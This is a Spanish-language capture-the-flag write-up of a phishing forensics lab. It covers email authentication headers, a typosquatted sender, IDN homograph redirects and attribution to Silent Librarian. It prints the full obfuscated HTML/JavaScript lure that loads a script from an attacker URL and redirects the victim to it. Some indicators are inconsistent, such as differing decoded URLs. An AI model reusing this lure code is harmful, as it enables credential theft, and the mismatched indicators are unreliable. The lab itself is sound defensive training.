

Resolución de Laboratorio

Phishing Books


Análisis forense de un correo de phishing reportado por una docente universitaria. A partir de un archivo .eml se investigan los headers de autenticación, se identifica un caso de typosquatting en el remitente, se deofusca un archivo HTML malicioso adjunto y se traza la cadena de redirección hasta un ataque de homoglyphs que suplanta a un servicio bibliotecario. El análisis concluye con la atribución del ataque al actor de amenazas Cobalt Dickens / Silent Librarian.

URL: <https://tryhackme.com/room/phishingbooks>

Writeup por Jenrrisinho

1. Headers de autenticación

El correo llegó a la bandeja de la víctima sin ser bloqueado porque el dominio remitente no tiene política DMARC configurada: DMARC=none. Sin DMARC, SPF y DKIM tampoco se hacen cumplir, así que el servidor de correo no tuvo motivo para rechazar el mensaje aunque no estuviera autenticado.



signature	b=9Q8BjN3R2RAjP4HdYkyq00H3ZEqLRS5uNarNC0dBrbqrdLq25GLrB8A+H0K0ul3ynv+8dGzCv4Z5wMEwZVAv+QymZ0y08bxICD3JFAP8porkYVWg0Lo2c1T4y0uMgRheL8LWw+BQ3QFENm2N8EBGdtuPYN8Ep9H88KCoTHNC3vPFP2zzKpqpjpm6n2Z3m84V00Cm4qGV8OPvNvQlem3a3CAPC25Xez7hM19e9vNemALMhp27Doh8gy48T25gDys027y1854w0IVPZsu+Q26akJnad8yEWNH2+uCkrc=:dara=kingford.ac.uk
arc-authentication-results	i=1; mx.kingford.ac.uk; dkim=none (no DKIM signature) header.i=@kingford.ac.uk header.s=20230001 header.b=mMtyhD; spf=none (kingford.ac.uk: no SPF record) smtp.mailfrom=library@kingford.ac.uk; dmarc=none (kingford.ac.uk: no DMARC record) header.from=kingford.ac.uk; dara=neutral
return-path	<library@kingford.ac.uk>
received-spf	none (kingford.ac.uk: no SPF record) client-ip=207.84.120.31;

2. Suplantación del remitente

El atacante usó **typosquatting**, registrando un dominio muy similar al legítimo de la universidad (kinglord.ac.uk en vez de kingford.ac.uk) para hacer creíble el correo. Esto corresponde a la técnica MITRE **T1583.001 – Acquire Infrastructure: Domains**.

Home > Techniques > Enterprise > Acquire Infrastructure > Domains

Acquire Infrastructure: Domains

Other sub-techniques of Acquire Infrastructure (8)

Adversaries may acquire domains that can be used during targeting. Domain names are the human readable names used to represent one or more IP addresses. They can be purchased or, in some cases, acquired for free.

Adversaries may use acquired domains for a variety of purposes, including for [Phishing](#), [Drive-by Compromise](#), and [Command and Control](#).^[1] Adversaries may choose domains that are similar to legitimate domains, including through use of homographs or use of a different top-level domain (TLD).^{[2][3]} Typosquatting may be used to aid in delivery of payloads via [Drive-by Compromise](#). Adversaries may also use internationalized domain names (IDNs) and different character sets (e.g. Cyrillic, Greek, etc.) to execute "IDN homograph attacks," creating visually similar lookalike domains used to deliver malware to victim machines.^{[4][5][6]}

Different URIs/URLs may also be dynamically generated to uniquely serve malicious content to victims (including one-time, single use domain names).^{[7][8][9][10]}

Adversaries may also acquire and repurpose expired domains, which may be potentially already allowlisted/trusted by defenders based on an existing reputation/history.^[11]

[14][15][16]

Domain registrars each maintain a publicly viewable database that displays contact information for every registered domain. Private WHOIS services display alternative information, such as their own company data, rather than the owner of the domain. Adversaries may use such private WHOIS services to obscure information about who owns a purchased domain. Adversaries may further interrupt efforts to track their infrastructure by using varied registration information and purchasing domains with different domain registrars.^[17]

In addition to legitimately purchasing a domain, an adversary may register a new domain in a compromised environment. For example, in AWS environments, adversaries may leverage the Route53 domain service to register a domain and create hosted zones pointing to resources of the threat actor's choosing.^[18]

ID: T1583.001

Sub-technique of: T1583

① Tactic: Resource Development

① Platforms: PRE

Contributors: Deloitte Threat Library Team; Menachem Goldstein; Nikola Kovac; Oleg Kolesnikov; Securonix; Vinayak Wadhwa; Lucideus; Wes Hurd

Version: 1.4

Created: 30 September 2020

Last Modified: 12 May 2026

Version Permalink

3. Archivo adjunto

El correo incluía un archivo con extensión **.HTML** (disfrazado de factura PDF), con hash MD5 442f2965cb6e9147da7908bb4eb73a72.

```
ubuntu@tryhackme:~$ md5sum /home/ubuntu/Desktop/library-invoice.pdf.html
442f2965cb6e9147da7908bb4eb73a72 /home/ubuntu/Desktop/library-invoice.pdf.html
```

4. Deofuscación del archivo

El HTML contenía arrays de caracteres Unicode escapados e invertidos, técnica de ofuscación correspondiente a **T1027 – Obfuscated Files or Information**. Usando CyberChef (Unescape Unicode + Reverse by Character) se decodificaron dos cadenas:

- Una URL de redirección: <http://xn--librarytlu-13cwe32432-kwr.com:8082>


The screenshot shows the CyberChef interface with two recipes applied: 'Unescape Unicode Characters' and 'Reverse'. The 'Unescape Unicode Characters' recipe has a prefix of '\u'. The 'Reverse' recipe is set to reverse by character. The input is a long string of escaped Unicode characters. The output is the decoded URL: <http://liibrarytlu-13cwe32432.com:8082>.

- Un mensaje oculto del atacante: "I love to phish books from libraries ^^"

The screenshot shows the CyberChef interface with the same two recipes: 'Unescape Unicode Characters' and 'Reverse'. The input is another long string of escaped Unicode characters. The output is the decoded hidden message: "I love to phish books from libraries ^^".

La línea de código responsable de reconstruir la URL fue:

```
var src = reversed.split("").reverse().join("");
```




```
ubuntu@tryhackme: ~  
File Edit View Search Terminal Help  
GNU nano 7.2 /home/ubuntu/Desktop/library-invoice.pdf.html  
!doctype html>  
<html>  
<body>  
<script>  
var xanthium = [  
  "\u0032\u0038\u0030\u0030\u003a",  
  "\u006d\u006f\u0063\u002e",  
  "\u0032\u0033\u0034\u0032\u0033\u0065\u0077\u0063\u0033\u0031\u002d",  
  "\u0075\u006c\u0074\u0079\u0072\u0061\u0072\u0062\u0069\u0045\u006c",  
  "\u002f\u002f\u003a\u0070\u0074\u0074\u0074\u0068"  
];  
var egassem = [  
  "\u005e\u005e\u0020\u0073\u0065\u0069\u0072\u0061\u0072",  
  "\u0062\u0069\u006c\u0020\u006d\u006f\u0072\u0066\u0020",  
  "\u0073\u006b\u006f\u006f\u0062\u0020\u0068\u0073",  
  "\u0069\u0068\u0070\u0020\u006f\u0074\u0020",  
  "\u0065\u0076\u006f\u006c\u0020\u0049"  
];  
  
var reversed = xanthium.join("");  
var src = reversed.split("").reverse().join("");  
  
var reversed = egassem.join("");  
var mes = reversed.split("").reverse().join("");  
  
document.body.appendChild(Object.assign(document.createElement("script"), { src: src }));  
window.location.replace(src);  
</script>  
</body>  
</html>
```

5. Cadena de redirección

La primera URL (xn--librarytlu-13cwe32432-kwr.com) es en realidad un dominio Punycode: al mostrarse en Unicode usa una **í cirílica** en vez de la "i" latina, simulando la palabra "library" — un **IDN homograph attack**. Esta página redirige finalmente a la landing page real de phishing: <http://lib-service.com:8083>, un falso portal de inicio de sesión universitario diseñado para robar credenciales.





6. Atribución

Consultando la reputación de lib-service.com en TryDetectThis, el dominio está asociado al threat actor **Cobalt Dickens / Silent Librarian**, un grupo vinculado a Irán que desde 2013 ataca universidades, agencias gubernamentales y empresas privadas con el objetivo de robar **investigación y propiedad intelectual (research and proprietary data)**.

